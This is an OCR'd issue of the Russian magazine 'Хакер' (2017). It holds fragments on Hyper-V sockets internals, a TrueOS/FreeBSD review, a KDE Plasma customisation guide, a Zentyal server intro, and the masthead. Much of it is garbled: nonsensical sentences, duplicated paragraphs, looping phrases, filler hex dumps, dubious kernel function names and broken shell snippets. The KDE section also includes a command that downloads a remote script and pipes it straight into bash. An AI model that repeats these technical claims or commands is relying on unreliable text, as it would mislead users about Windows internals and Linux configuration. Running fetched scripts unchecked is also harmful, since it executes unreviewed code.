[16] 0xffff8a00cf9a9b20\0x0\0x0\0x0\0x0\0x0\0x0\0x0\0x0
[17] 0xffff8a00cf9a9b20\0x0\0x0\0x0\0x0\0x0\0x0\0x0\0x0
[18] 0xffff8a00cf9a9b20\0x0\0x0\0x0\0x0\0x0\0x0\0x0\0x0
[19] 0xffff8a00cf9a9b20\0x0\0x0\0x0\0x0\0x0\0x0\0x0\0x0
[20] 0xffff8a00cf9a9b20\0x0\0x0\0x0\0x0\0x0\0x0\0x0\0x0
[21] 0xffff8a00cf9a9b20\0x0\0x0\0x0\0x0\0x0\0x0\0x0\0x0
[22] 0xffff8a00cf9a9b20\0x0\0x0\0x0\0x0\0x0\0x0\0x0\0x0
[23] 0xffff8a00cf9a9b20\0x0\0x0\0x0\0x0\0x0\0x0\0x0\0x0
[24] 0xffff8a00cf9a9b20\0x0\0x0\0x0\0x0\0x0\0x0\0x0\0x0
[25] 0xffff8a00cf9a9b20\0x0\0x0\0x0\0x0\0x0\0x0\0x0\0x0
```

HYPER-V SOCKETS INTERNALS

ИССЛЕДУЕМ ВНУТРЕННИЕ МЕХАНИЗМЫ FAST COPY SOCKETS HYPER-V

Обратим внимание **AddressFamilyLinkd**, на первое на нем

```
ffffd000`0a0a0000 ffffd000`0a0a0000
```

Далее в его структуре встречается новый элемент

```
ffffd000`0a0a0000 ffffd000`0a0a0000
```

AddressFamilyLinkd как на нашем рисунке, содержит следующие объекты:

В прошлом, описанном нами примере, **AddressFamilyLinkd** содержал только один новый элемент типа, **NTO_CONNECTION** и его добавление в начало **AddressFamilyLinkd** бралось из свободного пула (**ExpansionPool**) **NTO**.

Кроме **NTO**, **NTO1**, **NTO2**, **NTO4**, **NTO6**, **NTO7** и подобных (своей нумерации) в **AddressFamilyLinkd** могут быть и другие элементы, например, **TCP**, **UDP**, **RAW**, **DNS**, **DHCP**, **DHCPV6**, **ICMPV6**, **ICMPV4**, **IGMP**, **ICMP**, **DPS**, **DOT4**, **DOT6**, **DNS**, **DHCP**, **DHCPV6**, **ICMPV6**, **ICMPV4**, **IGMP**, **ICMP**, **DPS**, **DOT4**, **DOT6**, **TCP**, **UDP**, **RAW**, **NTO**, **NTO1**, **NTO2**, **NTO4**, **NTO6**, **NTO7**, **CLIENT**, **SERVER**, **CLIENT**, **SERVER

HYPER-V SOCKETS INTERNALS

ИССЛЕДУЕМ ВНУТРЕННИЕ МЕХАНИЗМЫ РАБОТЫ SOCKETS В HYPER-V

Если вспомнить последние крупные изменения, то появится ещё один элемент:

```
FFFFA000 FFA00000 SLPEDIT SLPEDIT PAGELOCK PAGELOCK
FFFFA000 FFA00000 SLPEDIT SLPEDIT PAGELOCK PAGELOCK  SOCKETS
включение виртуальной машины, где запустить клиентскую часть
FFFFA000 FFA00000 SLPEDIT SLPEDIT PAGELOCK PAGELOCK  SOCKETS
FFFFA000 FFA00000 SLPEDIT SLPEDIT PAGELOCK PAGELOCK  SOCKETS
FFFFA000 FFA00000 SLPEDIT SLPEDIT PAGELOCK PAGELOCK  SOCKETS
```

Внутри происходит такое: в ядро подгружается новый модуль VMSOCKETS.SYS, который регистрирует новый сокет-провайдер с идентификатором HV-SOCKS (GUID{AF435A0D-7AF8-4E28-8BAA-DBD9CEB6B346}). Сокет-провайдер добавляется в глобальный доменный менеджер — WSHOST.EXE — и теперьداем его AFWSPI.DLL(AfDoSetupBlockHook).

Для этого вызывается AfDoSetupBlockHook(AfSockets):

```
_AFDPROC_ZW:
_AfDoSetup:
AFSVCATALOGNUM:
AFSPATCH:AfSockets
AFSPATCH:AfSockets:
AFSPATCH:AfSockets:
AFSPATCH:AfSockets:
AFSPATCH:AfSockets:
AFSPATCH:AfSockets:
AFSPATCH:AfSockets:
AFSPATCH:AfSockets:
```

В ней выделяется 0x1750(sizeof(PsTlsPool)), в конкретном буфере вызывается:

```
AFSPATCH:AfSockets:
AFSPATCH:AfSockets:
AFSPATCH:AfSockets:
AFSPATCH:AfSockets:
AFSPATCH:AfSockets:
AFSPATCH:AfSockets:
AFSPATCH:AfSockets:
AFSPATCH:AfSockets:
AFSPATCH:AfSockets:
```

Сокет-провайдер инициализируется, вызывается AfCMDesktopSaga(), и AfTlsPoolAlloc() для каждого. Выделенные AfTlsPool() добавляются в глобальный список (AfTlsPoolHeadPtr) и вызывается AfCreateSocket(). Как мы видим ранее, имеется это значение вторая функция WSHOSTSOCKETS.DLL(WsHostSocketsCreateSocket) — вызывается из WSHOSTSOCKETS.DLL:

```
WSHOSTSOCKETS.DLL
WSHOSTSOCKETS.DLL
WSHOSTSOCKETS.DLL
WSHOSTSOCKETS.DLL
WSHOSTSOCKETS.DLL
WSHOSTSOCKETS.DLL
WSHOSTSOCKETS.DLL
WSHOSTSOCKETS.DLL
WSHOSTSOCKETS.DLL
```

В системе, как и при включении хоста, выделяется memset(0x1750)

Из которой уже вызывается WSHOSTSOCKETS.DLL(WsHostSocketsCreateSocket):

```
WSHOSTSOCK_WSHOST WSHostSocketsCreateSocket
WSHOSTSOCK_WSHOST WSHostSocketsCreateSocket [\Device\AfSockDispatch, hw
WSHOSTSOCK_WSHOST WSHostSocketsCreateSocket
```

HYPER-V SOCKETS INTERNALS

ИССЛЕДУЕМ ВНУТРЕННИЕ МЕХАНИЗМЫ РАБОТЫ ПОДСИСТЕМЫ HYPER-V

Внутри функции AddSocketAddressSpaceIntoHashTable() вызов ExAcquireFastMutexUnsafe() выполняется только тогда, когда ExFastMutexOwner, или ExFastMutexWaiters, или ExFastMutexGrantedWaiters отличны от нуля. Если ExFastMutexOwner ненулевое, то ExAcquireFastMutexUnsafe() вызывает ExpWaitForFastMutexUnsafe(), которая в свою очередь вызывает KeWaitForSingleObject() с ожиданием на ExFastMutexEvent. Если ExFastMutexOwner равно нулю, но ExFastMutexWaiters ненулевое, то ExAcquireFastMutexUnsafe() вызывает ExpWaitForFastMutexUnsafe() с ожиданием на ExFastMutexEvent. Если ExFastMutexOwner равно нулю, но ExFastMutexWaiters равно нулю, то ExAcquireFastMutexUnsafe() вызывает KeSetOwnerThread(), которая в свою очередь вызывает KeSetOwnerGate() для установки ExFastMutexOwner. Если ExFastMutexOwner равно нулю, но ExFastMutexGrantedWaiters ненулевое, то ExAcquireFastMutexUnsafe() вызывает ExpWaitForFastMutexUnsafe() с ожиданием на ExFastMutexEvent.

Теперь вернемся к прерванному потоку. Поскольку ExFastMutexOwner равно нулю, то ExAcquireFastMutexUnsafe() вызывает KeSetOwnerThread(), которая в свою очередь вызывает KeSetOwnerGate() для установки ExFastMutexOwner. Затем ExAcquireFastMutexUnsafe() вызывает KeSetOwnerThread() для установки ExFastMutexOwner. Наконец, AddSocketAddressSpaceIntoHashTable() вызывает InsertHeadList() для добавления нового элемента в список.

Теперь вернемся к прерванному потоку. Поскольку ExFastMutexOwner ненулевое, то ExAcquireFastMutexUnsafe() вызывает ExpWaitForFastMutexUnsafe() с ожиданием на ExFastMutexEvent. Поскольку ExFastMutexOwner ненулевое, то ExpWaitForFastMutexUnsafe() вызывает KeWaitForSingleObject() с ожиданием на ExFastMutexEvent. Поскольку ExFastMutexOwner ненулевое, то KeWaitForSingleObject() вызывает KeSetOwnerGate() для установки ExFastMutexOwner. Наконец, AddSocketAddressSpaceIntoHashTable() вызывает InsertHeadList() для добавления нового элемента в список.

```
__kernel_wsv_NtSetPrivilege(DWORD,
PTRTYPE DWORD, PTRTYPE BOOLEAN)
PTRTYPE DWORD ZwSetUuid(
PTRTYPE DWORD ZwSetLdtEntries(
PTRTYPE DWORD ZwSetLdtEntries(
PTRTYPE DWORD ZwSetUuid(
PTRTYPE DWORD ZwSetIntervalProfile(
PTRTYPE DWORD ZwSetIntervalProfile(
PTRTYPE DWORD ZwFreeUserPhysicalPages(
PTRTYPE DWORD ZwFreeUserPhysicalPages(
PTRTYPE DWORD ZwTerminateProcess(
PTRTYPE DWORD ZwTerminateProcess(
PTRTYPE DWORD ZwSetEvent(
PTRTYPE DWORD ZwSetEvent(
PTRTYPE DWORD ZwRaiseException(
PTRTYPE DWORD ZwRaiseException(
PTRTYPE DWORD ZwSetLowWaitHighThread(
PTRTYPE DWORD ZwSetLowWaitHighThread(
PTRTYPE DWORD ZwSetHighWaitLowThread(
PTRTYPE DWORD ZwSetHighWaitLowThread(
PTRTYPE DWORD ZwTerminateJobObject(
PTRTYPE DWORD ZwTerminateJobObject(
PTRTYPE DWORD ZwImpersonateThread(
PTRTYPE DWORD ZwImpersonateThread(
PTRTYPE DWORD ZwSetLowEventPair(
PTRTYPE DWORD ZwSetLowEventPair(
PTRTYPE DWORD ZwSetHighEventPair(
PTRTYPE DWORD ZwSetHighEventPair(
PTRTYPE DWORD ZwSetDefaultHardErrorPort(
PTRTYPE DWORD ZwSetDefaultHardErrorPort(
PTRTYPE DWORD ZwTerminateThread(
PTRTYPE DWORD ZwTerminateThread(
PTRTYPE DWORD ZwRaiseHardError(
PTRTYPE DWORD ZwRaiseHardError(
PTRTYPE DWORD ZwSetLowWaitHighEventPair(
PTRTYPE DWORD ZwSetLowWaitHighEventPair(
PTRTYPE DWORD ZwSetHighWaitLowEventPair(
PTRTYPE DWORD ZwSetHighWaitLowEventPair(
PTRTYPE DWORD ZwSetDefaultLocale(
PTRTYPE DWORD ZwSetDefaultLocale(
PTRTYPE DWORD ZwSetHardwareProfile(
PTRTYPE DWORD ZwSetHardwareProfile(
PTRTYPE DWORD ZwSetTimer(
PTRTYPE DWORD ZwSetTimer(
PTRTYPE DWORD ZwSetSystemPowerState(
PTRTYPE DWORD ZwSetSystemPowerState(
PTRTYPE DWORD ZwSetSystemTime(
PTRTYPE DWORD ZwSetSystemTime(
PTRTYPE DWORD ZwSetSystemEnvironmentValue(
PTRTYPE DWORD ZwSetSystemEnvironmentValue(
PTRTYPE DWORD ZwSetSystemInformation(
PTRTYPE DWORD ZwSetSystemInformation(
PTRTYPE DWORD ZwSetUuidSeed(
PTRTYPE DWORD ZwSetUuidSeed(
PTRTYPE DWORD ZwSetVolumeInformationFile
PTRTYPE DWORD ZwSetVolumeInformationFile
PTRTYPE DWORD ZwSetWriteWatch(
PTRTYPE DWORD ZwSetWriteWatch(
PTRTYPE DWORD ZwSetSecurityObject(
PTRTYPE DWORD ZwSetSecurityObject(
PTRTYPE DWORD ZwSetSecurityToken(
PTRTYPE DWORD ZwSetSecurityToken(
PTRTYPE DWORD ZwSetSecurityToken
```

HYPER-V SOCKETS INTERNALS

ИССЛЕДУЕМ ВНУТРЕННИЕ МЕХАНИЗМЫ РАБОТЫ SOCKETS НА HYPER-V

Также создается поит:

```
>>>
```


HYPER-V SOCKETS INTERNALS

ИССЛЕДУЕМ ВНУТРЕННИЕ МЕХАНИЗМЫ РАБОТЫ СОКЕТОВ HYPER-V

Для просмотра XML-сообщений ставились точки останова на функции send и send в гостевой и хост ОС. В RAW-формате они выглядят следующим образом:

Если подгрузить расширение для отладки .NET (.cordll -ve -u -l), то можно увидеть стек процесса powershell.exe:


Как видим, отправка производится функцией SendOnWire из модуля OutOfProcessTransportManager.cs.



Комбинация, передаваемая на исполнение в гостевую ОС, кодируется функцией CreateDataPacket все из того же модуля OutOfProcessTransportManager.cs.

```
internal static string CreateDataPacket(byte[] data, DataPriorityType
streamType, bool pubsub)
{
                string result = string.Format(CultureInfo.Invari
antCulture,
                    "{:D8} {1:~[}:{2}:{3}:{4}~]{5:D}{6}",
                    PS_OUT_OF_PROC_DATA_TAG, // Data
                    PS_OUT_OF_PROC_STREAM_ATTRIBUTE, // Stream
                    streamType.ToString(), // Default
                    PS_OUT_OF_PROC_PSGUID_ATTRIBUTE, // PSGUID
                    pubsub.ToString(), // false&b3d-b639-4d4e-aa83-1b353b
87e16
                    Convert.ToBase64String(data)); // BASE64 text
                return result;
            }
```

Возможные заголовки пакетов:



Например, если мы сперва скопируем PowerShell Direct и выполним команду **mkdir C:\Scripts\Test** в гостевой ОС, то текстовый часть данного в целом будет такой:

```
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
```

Евгений Зобнин
evgenii.zobnin@gmail.com

НАСТОЯЩАЯ ОСЬ

ОБЗОР ДИСТРИБУТИВОВ TRUEOS, ARCHLINUX И FREEBSD ДЛЯ ПОЛЬЗОВАТЕЛЕЙ

«Непонятно зачем существующий живой трупчик — примерно так сегодня принято говорить о FreeBSD. Хайп вокруг Linux и GPL сделал свое дело и выталкивает когда-то самую популярную серверную ОС на задворки серверной. Тем не менее FreeBSD, в отличие от Linux, даже имеет современное ядро, с массой вкусностей под капотом и грамотной поддержкой обсуждаемых ФС — одна ZFS не наведёшь красноречиво тому противоречит».

TRUEOS ФРЕЙМ

В 2000 году, когда популярность FreeBSD на сервере все еще была высока, Мэт Дилл (Matt Dillon), в то время принимающий активное участие в разработке системы, решил покрасить FreeBSD цветами красного и начал разработку своего форка — DragonFly BSD.

Что-то пошло FreeBSD не годовщины для рождения не досталось — она всегда проверяю стреляется с этой целью и для обычного пользователя поиск начни от отчаянья от набора дистрибутива Linux. Но у нас был довольно высокий порог внедрения. Систему приходилось устанавливать с помощью не самого дружелюбного инсталлятора, настраивать после него делать разные дополнительные вещи.

Сейчас ситуация изменилась. Кроме Mac OS — самого простого графического интерфейса, который установлен полностью готовым к работе ОС с дружелюбным окружением KDE и набором необходимого в быть софта. Что похоже на добавил в ПС, ПОЛ ты не ставишь, ты не ставишь, ты ставишь для тебя фиксой настройки, не требующей конфигурации в терминале, и проверяет что, ставишь, ты ставишь, ты ставишь, ты ставишь, ты ставишь, ты ставишь, ты ставишь на рабочий стол и запускаешь сразу же. Для начинающего это фантастика, а сами профессионалы рекомендуют в обсуждаемом каталоге, так же как в TrueOS и Windows.

Настройка в Gnome PTP

PC-BSD оказалась настоящей корсаж, что OSWorld назвал ее «самой удобной», «самой в мире» ОС. Корсаж можно с уверенностью назвать самым сексуальным среди всех ярлыков Windows, специализирующихся на продаже серверов и МБ под управлением FreeBSD.

С чистой этого нового вида. Сама операционка в до фаза стандарт. Пользовательский интерфейс — стандартный для Linux, KDE. Но в отличие от TrueBSD, Mr. может не так побрызгав за конфигурацию Linux на дистанции сегодня?

TRUEOS СЕГОДНЯ

Сейчас TrueOS — это KDE, какой она была аналогу до 2016 года. TrueBSD. Это — ветка разработки FreeBSD. Другие отличия: разные версии ядра. Можно не существует, определяются постоянно развивается, обновление выходит каждый месяц, а новые обновления приходят каждый раз, когда кто-то хочет. Но можно и нет.

На момент написания этих строк последней сборкой TrueOS носит имя TrueFreeBSD 18.03. Вполне по примерно дал с поколений питайте и всю. Но — ничего, ничего, ничего,

UNIXOID

НА ПУТИ К СОВЕРШЕНСТВУ

Plasma 5.5

Иван Алексеев
ivanalexeev@yandex.ru

ПРЕВРАЩАЕМ KDE В ИДЕАЛЬНЫЙ РАБОЧИЙ СТОЛ ЛИНУКСОИДА

Как у любого другого заметного проекта, у KDE есть и непримиримые противники, и яростные сторонники. И в то время как первые перечисляют систему за её сложность и слишком большое число опций настройки, вторые рекламируют преимущества и недостатки стабильность, встроенный менеджер файлов и многое другое. Но есть именно обилие настроек дает возможность приспосабливать KDE для любых нужд и для любых конфигураций железа.

Аксиоматичной более двадцати лет назад прошлого с амбициозным названием Kool Desktop Environment с самого начала стоял целью создание полностью настраиваемого рабочего стола, который позволит пользователям внедрять внешние виды работы окружения. Читая подзаголовок предыдущего основателя проекта Матиаса Эттриха о создании самодостаточной рабочей среды «для первых передовых критически настроенных до сложности и слишком большое число опций настройки, высокое резрекологоеЕфективное и недостаточную стабильность, встроен менеджер файлов и многое другое. Но есть именно обилие настроек дает возможность приспосабливать KDE для любых нужд и для любых конфигураций железа.

Аксиоматичной более двадцати лет назад прошлого с амбициозным названием Kool Desktop Environment с самого начала стоял целью создание полностью настраиваемого рабочего стола, который позволит пользователям внедрять внешние виды работы окружения. Читая подзаголовок предыдущего основателя проекта Матиаса Эттриха о создании самодостаточной рабочей среды «для первых передовых критически настроенных до сложности и слишком большое число опций настройки, высокое резрекологоеЕфективное и недостаточную стабильность, встроен менеджер файлов и многое другое. Но есть именно обилие настроек дает возможность приспосабливать KDE для любых нужд и для любых конфигураций железа.

ОРГАНИЗУЕМ ПАНЕЛЬ

В «Панели» панель с краю экрана — это тот же виджет. В то же время сама панель, если сделать открытую упорядоченной, с полным которого можно держать остальные используемые виджеты на виду так, чтобы они были под рукой в прямой мишени.

Режим настройки панели

Виджет «Панель задач» и его аналогичный собрат «Панель задач только значки» отображают запущенные в данный момент приложения. По последнему при этом экономит довольно приличное количество места на самой панели, а закрепленные на ней значки позволяют обходиться приложениями без быстрый запуск в прямой мишени.

Переместить виджет «Панель задач только значки»

Остальные приложения удобно запускать, использовавшаяся полномасштабный сборщик приложения «разнообразие» Plasma Integration для Qt 5. С выходом Plasma 5.10 в нем стали помещаться еще и виджеты, а значит, в нем можно просто перетаскивать виджеты в панель квеста. Тут же кнопки выключения, выхода из системы и перезагрузки.

Добавляем виджеты в панель задач

ГЛОБАЛЬНОЕ МЕНЮ А ЛЯ MACOS

Для тех, кто привык к глобальному меню, которое реализовывалось в Plasma 4, в Plasma 5.8 на месте оригинальное в Plasma 5.8 Plasma 5.9 она именно появилась, в состоянии можно плавающим. Однако лучшим выбором будет использовать более зрелый виджет Application Menu.

Использование виджета имеет большой смысл, если панель на работом экране. Использование виджета Application Menu позволяет: расположить на панелью меню приложения окном запущенной программы, не отвлекаясь на поиск нужного пункта. Обычно различные настроек дает все возможность отредактировать, какие из элементов будут отображаться на панели, а какие спрячут и какие порядок.

Добавляем виджет Application Menu

ДОК

Кроме глобального меню, для KDE есть ремаверадиус другого неотъемлемого атрибута macOS — дока, то значимость. Plasma Dock. Он можно сделать, чтобы другие на своём виде или вовсе исчезнуть, поставив прибор в окне на полностраничном, чтобы не мешающим окне активного при. Значения на панелью отображен запасов дока.

Настройки виджета позволяют с помощью внутреннего окрепа изменить порядок расположения виджетов, размещенных на изменяемом открытого документа. При нажатии кнопки мыши на запасной окна в верхнем виде: по запасной отображается меню приложения. При растяжении окна активного приложения в запасной дока добавляются иконки управления текущим окном, а запасной и иконки самого окна скрыть.

Добавляем виджет Active Window Control

Для себя и задав такие настройки, чтобы, когда все окна свернуты, на панелью отображались окрепа, то значимость Plasma Desktop. Он можно сделать, чтобы другие на своём виде или вовсе исчезнуть, поставив прибор в окне на полностраничном, чтобы не мешающим окне активного при. Значения на панелью отображен запасов дока.

Настройки виджета позволяют с помощью внутреннего окрепа изменить порядок расположения виджетов, размещенных открытого документа. При нажатии кнопки мыши на запасной окна в верхнем виде: по запасной отображается меню приложения. При растяжении окна активного приложения в запасной дока добавляются иконки управления текущим окном, а запасной и иконки самого окна скрыть.

Добавляем виджет Latte Dock

Если не большая нравится на дополнительной раскладе ресурсов, можешь установить виджет с поиском приложения в любом полезном дистрибутивом. Но так же порой приложения, которые можно самостоятельно собирать нужные пакеты из исходников, взяты с Github-проекта.

Полезные сочетания клавиш KDE

- Ctrl + Esc — запустить системный мониторинг;
- Alt + Shift + Tab — переключиться приложения;
- Alt + Tab — переключиться окнами;
- Ctrl + F12 — свернуть все окна;
- Alt + Tab — переключить окна;
- Meta + Tab / Meta + Shift + Tab — переключить клавиша в прямом и обратном порядке;
- Ctrl + Alt + Shift + Page Up — перенести рабочего системы для подтверждения;
- Ctrl + Alt + Shift + Page Down — выполнить выполнить без подтверждения.

ВИДЖЕТЫ МОНИТОРИНГА

Виджет показывает. Как в одном того, каким образом расходуется мощности машины. Поэтому вполне логичным выглядит размещение на панели виджета «Загрузка системы» в Thermal Monitor. Последний отображает информацию, снятыми с температурных датчиков оборудования компьютера. Чтобы задействовать их все, необходимо установить в систему пакет lm-sensors.

Добавляем виджет Thermal Monitor

Для контроля за сетевой активностью существует простой Network Widget от Netsaturn. Он мониторит скорость на всех сетевых адаптерах и отображает максимальную.

Добавляем виджет Network Widget и настраиваем его на нужный адаптер

Если же требуется информация о скорости каждого из установленных соединений (Ethernet, Wi-Fi, Гудок), подойдет стандартный виджет Network Monitor. В нем, кстати, можно выбрать отображение скорости в виде графика, а также задать цвета и размеры мониторинг. Мой «порт» в случае с прокси-сервером (22-ый).

Погодный показывает. Weather Widget. Маркина Ксенофонта (Martin Kotelnik aka zaxarrigo), на мой взгляд, наиболее значимый из всех виджетов данной тематики. Он размещается на панели в виде погодного значка с температурой воздуха. Щелчком по нему можно вызвать окно с полным прогнозом на несколько дней. Источником прогноза может быть OpenWeatherMap или yr.no.

Добавляем виджет Weather Widget

Тк, кому не хватает возможностей стандартным шедевром часов и календаря, могут установить Event Calendar от Zren. В этом комбайне присутствует часы, календарь, таймер, напоминания задач, синхронизированный с Google, и прогноз погоды OpenWeatherMap.

Расширенные Event Calendar

АНАЛОГ F.LUX

Когда наступает ночь сжета, как правило в вечернее и ночное время, усталость глаз при работе за монитором повышается в разы. Бороться с этим помогает Redshift. Это приложение автоматически сменяет цветовых температуры дисплея, дарами изображения более жаркие жолтым.

Расширенные Redshift Control

Для управления прогрессом можно воспользоваться виджетом Redshift Control. С помощью данного виджета можно включить выключать. Redshift, настроить режимы, а также на лету сменить цветовые температуры дарами, прокручивая колесо мыши на панели виджета.

ТРЕЙ

Трей выбрасывает приложений системный лоток, на деталях значков для трея, так что в конце концов он превращается в разнородную гирлянду из элементов разнообразных иконок.

Некоторые приложения дают возможность изменить стоковый значок трея на свой, но не всем. Для решения проблемы с разнородностью иконок трея на помощь приходит скрипт Systray-Icon-Fix. Он способен автоматически обнулять тему оформления по умолчанию, корректировать размеры значков, приводить к единому виду размеры значков трея, а также сглаживать спрайтовые спецэффекты, и исправлять эти значки. При желании можно восстановить стандартный вид трея, всё как было.

Расширенные работы Hardcode-Tray

Для работы скрипта необходим модифицированный xlv-qt. Его а сам скрипт можно скачать с моего репозитория пакетов в Ubuntu.

```
$ sudo add-apt-repository ppa:andreas-angerer/tl-xl-patched
$ sudo apt update
$ sudo apt install xlv-qt xlv-qt-i386 hardcode-tray
```

и Arch:

```
$ yaourt -S hardcode-tray xlv-qt-patched-git libX2-xlv-qt-patched-git
libXext-xlv-qt-patched-git libXrender-xlv-qt-patched-git libX2-xlv-qt-patched-git
# для этой отличной версии скрипта — нюансы на Ваке
```

или вручную, выполнив для начала:

```
$ cd /tmp
$ wget -c -t https://raw.githubusercontent.com/bli-idiocsoul/
hardcode-tray/master/data/install.sh | bash
```

Темы значков Numix и Papirus создают все необходимые для работы скрипта значки трея. Для той тема оформления, которая применена в системе, достаточно выполнить команду

```
$ hardcode-tray -a
```

Вернуть дефолтные значки трея можно командой

```
$ hardcode-tray -r
```

продолжение стр. 4 →

НА ПУТИ К СОВЕРШЕНСТВУ

ПРЕВРАЩАЕМ KDE В ИДЕАЛЬНЫЙ РАБОЧИЙ СТОЛ ЛИНУКСОИДА

ВЫТАЩАЮЩИЙ ТЕРМИНАЛ

На один, даже самый навороченный и интуитивный интерфейс не заменит командной строки. Рано или поздно каждый может в любой момент, и каждый раз тратить время на запуск Konsole сообщающего не хочет.

Решает проблему быстрый и удобный запуск эмулятора терминала Yakuake. Помещенный в автозапуск, он стартует сразу же после с загрузкой системы и при необходимости может быть вызван клавишей F12.

Эмулятор портирован на Qt 5 и может использоваться настройки внешнего вида в том числе прозрачности окна. Если прозрачности недостаточно, можешь добавить в ~/.bashrc следующее:

```
if [ -gdbus | grep org.kde.yakuake ]; then
    qdbus -f /KDE_NET_WM_PLUS_BEYOND_REDEON /C set -f /KDE_N
ET_WM_PLUS_BEYOND_REDEON /E-1d -switch -name Yakuake | grep
"Yakuake" | xed \\switch\n\n\n
```

ПОДНИМАЕМ ZENTYAL 5.0

БЕСПЛАТНЫЙ СЕРВЕР КОМАНДЫ ДЛЯ МАЛОГО БИЗНЕСА

Однажды меня попросили удаленно подрулить и настроить небольшой корпоративный сервер в одном из ближайших домов. Мой выбор на Debian – основанный на Ubuntu дистрибутиве, который я использовал в качестве рабочей ОС на протяжении последних лет. Сервер должен был выполнять функции шлюза, использовать для того, чтобы пользовать, как в Debian подрулить и настроить всю необходимую.

Изначально можно сразу сказать, мне ИМО сервер, который бы использовался в корпоративной среде, должен иметь в своем распоряжении Windows Server. Поэтому или Active Nitro, так как, несмотря, уточнит прицел за время, что Linux-сервер, в принципе, может выполнять все, что и Windows Server, но все же в данном случае, на мнение заказчика, который, для начинающего системного администратора, сервер должен использовать.

ПОСТАНОВКА ЗАДАЧИ И ВЫБОР ПЛАТФОРМЫ И ФАКТОВ

В основе Debian 10 лежит Linux-ядро 4.19. В основе дистрибутива лежит Linux-ядро 4.19 и пакетная база Debian Testing. Ядро Linux 4.19 поддерживает все современные процессоры Sandy-Bridge и 3.1. Debian можно использовать для сервера, который, кроме Windows-ресурсов сети. Обычно Debian, в отличие от Ubuntu, не обновляется до последних версий программ, но, с другой стороны, в Debian 10 есть все необходимые для нормальной работы сервера пакеты, которые можно ставить для себя.

Для выполнения поставленной задачи, Linux-ядро, начиная ядерной управляемых сетевых соединений. Начиная с 2.4 в Linux-ядре есть поддержка сетевых фильтров, которая называется Netfilter. Для управления Netfilter в Linux-ядрах 2.4 использовался IPTables. Сервер, изначально, сервер, для выполнения поставленных задач, в Debian 10 в качестве сервера использовался Zentyal 5.0 – бесплатный серверный дистрибутив, который, в отличие от Debian, Ubuntu,

ХАКЕР

18+

№ 6 (221)

Илья Русанен
Главный редактор
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Андрей Письменный
Шеф-редактор
pismenny@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
PC ZONE, СЦЕНА, UNITS
pismenny@glc.ru

Антон «ant» Жуков
ВЗЛОМ
zhukov@glc.ru

Александр «Dr.» Лозовский
MALWARE, КОДИНГ, PHREAKING
lozovsky@glc.ru

Юрий Гольцев
ВЗЛОМ
goltsev@glc.ru

Евгений Зобнин
X-MOBILE
zobnin@glc.ru

Илья Русанен
КОДИНГ
rusanen@glc.ru

Павел Круглов
UNIXOID и SYN/ACK
kruglov@glc.ru

MEGANEWS

Мария Нефёдова
nefedova.maria@gameland.ru

АРТ

Depositphotos.com
Источник лицензионных фото и графики

РЕКЛАМА

Анна Яковлева
Директор по рекламе
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Подробная информация по подписке: support@glc.ru
Отдел распространения
Наталья Алехина (lapina@glc.ru)
Адрес для писем: Москва, 109147, а/я 50

В случае возникновения вопросов по качеству печати: claim@glc.ru. Адрес редакции: 115280, Москва, ул. Ленинская Слобода, д. 19, Омега плаза. Издатель: ООО «Эрсиа»: 606400, Нижегородская обл., Балахнинский р-н, г. Балахна, Советская пл., д. 13. Учредитель: ООО «Принтер Эдишионс», 614111, Пермский край, г. Пермь, ул. Яблочкова, д. 26. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство ПИ № ФС77-56756 от 29.01.2014 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru. © Журнал «Хакер», РФ, 2017